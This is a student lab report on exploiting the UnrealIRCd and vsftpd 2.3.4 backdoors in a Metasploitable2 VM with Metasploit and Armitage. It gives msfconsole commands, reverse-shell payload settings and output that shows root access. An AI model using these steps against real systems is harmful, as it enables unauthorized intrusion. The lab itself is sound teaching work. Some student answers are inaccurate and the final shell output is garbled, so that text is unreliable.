Lab 07 - Exploitation

11/6

Nicholas Kehayias, Dustin Crawford

Introduction:

In this lab we will perform vulnerability discovery and exploitation against a Metasploitable2 target from a Kali attacker VM, using both Metasploit (msfconsole) and Armitage to exploit identified backdoors. To prepare we configured an isolated host-only network between the VMs, which included verifying IPv4 connectivity (originally was only getting IPV6), and initialized Metasploit's backend so the framework and Armitage could operate correctly.

Exercise 1

For this exercise you will need to run the Kali Linux virtual machine and the Metasploitable2.

Task 1: Set up the environment for Metasploit on Kali Linux

Login to Kali Linux 2024 (default username/password are kali/kali). Login to Metasploitable (default username/password are msfadmin/msfadmin). Find the IP address of the Metasploitable2 machine and record it. Open a terminal in Kali Linux and execute the following command.


```
sudo apt-get update
```

Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:

```
$ sudo su

# service postgresql start
```


You can verify that PostgreSQL is running by executing the following command:

```
# service postgresql status
```



With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:

```
# msfdb init
```



Answer the following questions:


1. What is the PostgreSQL database?
   The PostgreSQL database is a database that uses the SQL language to deal with complicated workloads.
2. Why do we need to initialize it in the beginning?

   You must start the database in the kali terminal using the command "**`service postgresql start`**".

Task 2: Start Metasploit Framework


You can launch the Metasploit Console by click on the Metasploit icon or type following command in a terminal.

```
# msfconsole
```



You can use msfconsole to verify if the database is connected by typing the command below

msf> db_status



Type the following in msfconsole

msf> help

Answer the following questions:

1. What are the different categories for commands that appeared when you typed help?
   Core commands, Module Commands, Job commands, resource Script Commands, Database backend commands, Credentials backend commands, Developer commands, DNS commands.
2. Pick two command categories and describe them in detail?


Commands used to search for modules, set options, and launch attacks. Commands can change depending on whether you are at the main prompt or interacting with a specific module or session.

Job commands are used to run modules in the background, allowing you to execute other commands or tasks simultaneously.

Task 3: Identifying the Vulnerabilities and Attacking Target

Find the IP address of the Metasploitable2 machine by executing the following in the terminal:

```
$ ifconfig
```



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:17:5d:bb
          inet addr:192.168.99.211  Bcast:192.168.99.255  Mask:255.255.254.0
          inet6 addr: fe80::20c:29ff:fe17:5dbb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:352 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24489 (23.9 KB)  TX bytes:7490 (7.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:126 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35929 (35.0 KB)  TX bytes:35929 (35.0 KB)

msfadmin@metasploitable:~$
```

During the scanning phase in the previous lab, we have identified few vulnerabilities in Metasploitable2, and the ports associated with them. We only will exploit two vulnerabilities in this lab which are described below.

UnrealRCD IRC Daemon Backdoor

On port 6667, Metasploitable2 runs the UnrealRCD IRC daemon. This version contains a backdoor that went unnoticed for months. Metasploit has a module to exploit this in order to gain an interactive shell.


Vsftpd v2.3.4 Backdoor

This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. Metasploit can exploit the malicious backdoor that was added to the vsftpd download archive.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here: https://community.rapid7.com/docs/DOC-1875 and http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/


Go back to Kali Linux and make sure you are still on the MSF console. Search for the UnrealIRCD IRC daemon using keyword search:

msf> search ircd



Set the module you want to use:

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor msf exploit(unreal_ircd_3281_backdoor) > show payloads



msf exploit(unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse

```
root@kali: /home/kali
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Here, we use the module for exploiting the backdoor of UnrealIRCD IRC daemon. Then, set the remote host:

msf exploit(unreal_ircd_3281_backdoor) > set RHOST <ip address of Metasploitable2>

```
root@kali: /home/kali
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.99.211
RHOST => 192.168.99.211
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

You can now launch the attack using the following command **msf exploit(unreal_ircd_3281_backdoor) > show options**

```
root@kali: /home/kali
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:hos
                                       t:port][...]
   RHOSTS   192.168.99.211   yes       The target host(s), see https://docs.metasploit.
                                       com/docs/using-metasploit/basics/using-metasploi
                                       t.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```


msf exploit(unreal_ircd_3281_backdoor) > set LHOST <ip address of kali>

```
root@kali: /home/kali
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.56  netmask 255.255.254.0  broadcast 192.168.99.255
        inet6 fe80::20c:29ff:feed:d64a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ed:d6:4a  txqueuelen 1000  (Ethernet)
        RX packets 12426  bytes 14650579 (13.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3214  bytes 375765 (366.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 35941  bytes 5386797 (5.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35941  bytes 5386797 (5.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.99.56
LHOST => 192.168.99.56
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

msf exploit(unreal_ircd_3281_backdoor) > show options


```
root@kali: /home/kali
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.99.211   yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                       ng-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.56    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

msf exploit(unreal_ircd_3281_backdoor) > exploit



You should now see that Metasploit successfully gains a shell session. Try executing the following commands to show that you indeed have access to the Metasploitable2 machine from Kali Linux.

```
$ whoami
$ uname -a
```




When done taking screen shots, close the terminal.

Now, we are going to use another vulnerability of the target machine (i.e., Vsftpd backdoor) to launch an attack. The steps are similar to the previous attack.

Open a new terminal

```
# msfconsole
```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST <ip address of Metasploitable2>



msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

$ whoami
$ uname -a

```
kali@kali: ~
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.99.211:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.99.211:21 - USER: 331 Please specify the password.
[+] 192.168.99.211:21 - Backdoor service has been spawned, handling...
[+] 192.168.99.211:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.99.56:34255 -> 192.168.99.211:6200)
 at 2024-10-26 14:07:58 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```

Answer the following questions:

1. How is the "UnrealRCD IRC Daemon Backdoor" vulnerability triggered? (You will have to do some research on vulnerability)
   It is triggered by sending a string to the server at connection time. The string is disguised as a debug statement, but it is really giving unauthorized access.
2. When was the backdoor in the "Vsftpd v2.3.4" introduced, when was it patched/removed? (You will have to do some research on vulnerability)
   It was introduced June 30th, 2011 and patched July 3rd, 2011.
3. Why did we need to set a payload in the exploitation of these vulnerabilities? And what are these payloads that we set? The payload is what executed the wanted command on the compromised system. The payload we set is cmd/unix/interact.

4. Do some research, and describe each of the vulnerabilities we exploited above and how they work?

The Daemon vulnerability was a trojan horse in Daemon in 2009. This allowed for attackers to execute code and command in an infected system, posing as something else . The VSFTPD vulnerability was code in the source code meant to create a root for attackers. This allowed attackers to gain access of anything running on the effected version of the code.

Exercise 2


For this exercise, we will be using the GUI version of Metasploit known as Armitage.

Task 1: Armitage - Cyber Attack Management for Metasploit


Armitage is a GUI tool for the Metasploit framework that makes penetration testing easy. We first need to set up Armitage so open a new terminal and install Armitage using the following command:

```
# apt-get install Armitage
```


Start Armitage using by simply typing **`armitage`** in the console. Then, you will get pop-up windows. Click “Connect” and “Yes”.



If the Metasploitable2-Linux machine is not already automatically added, then click on the “Host” tab and then click on “Add Hosts”. In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click “add”.




After you add the Metasploitable2 Linux as a target host, right click the host entry and select “Scan”. This will scan the host and identify its vulnerabilities



Task 2: Mounting the attack

Before you can attack, you must choose your weapon. Armitage makes this process easy. Select the host icon and from the left side select exploit -> Unix -> ftp -> “vsftpd_234_backdoor”. When the attack screen appears, select “Use a reverse connection” and press “Launch” (notice the change in the target host icon).

Right Click on the host entry and select “Shell 1” -> “Interact”. A new tab with the shell will open in the area below. Type the commands “whoami” and “uname –a” to show you that I have indeed successfully exploited the host.



Answer the following questions:

1. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2Linux? What will happen if we assign a public IP to it?

If a public IP was assigned to Metasploitable, anyone would be able to utilize the same vulnerabilities that we exploited and take control over the system.

2. Besides the two vulnerabilities we used, exploit another vulnerability using both msfconsole and Armitage. Show me that you have placed a file in the exploited remote machine via screenshots and by creating the file with the command “touch <yourlastnames>” where <yourlastnames> should be replaced with both team members last names with an underscore in between them.

I was able to type touch Kehayias_Crawford and create that directory on the Metasploit VM, then used ls -al to verify its creation.

Console X | nmap X | Scan X | exploit X | Shell 1 X

```
total 89
drwxr-xr-x  21 root root  4096 Nov  6 19:59 .
drwxr-xr-x  21 root root  4096 Nov  6 19:59 ..
-rw-------   1 root root     0 Nov  6 19:59 Nicholas_Max
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 Nov  6 19:42 dev
drwxr-xr-x  94 root root  4096 Nov  6 19:54 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  7263 Nov  6 19:43 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 120 root root     0 Nov  6 19:42 proc
drwxr-xr-x  13 root root  4096 Nov  6 19:43 root
drwxr-xr-x   2  drwxr-xr-x   2  touch Kehayias_Crawford
drwxr-xr-x   2  ls -al
total 89
drwxr-xr-x  21 root root  4096 Nov  6 20:03 .
drwxr-xr-x  21 root root  4096 Nov  6 20:03 ..
-rw-------   1 root root     0 Nov  6 20:03 Kehayias_Crawford
-rw-------   1 root root     0 Nov  6 19:59 Nicholas_Max
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
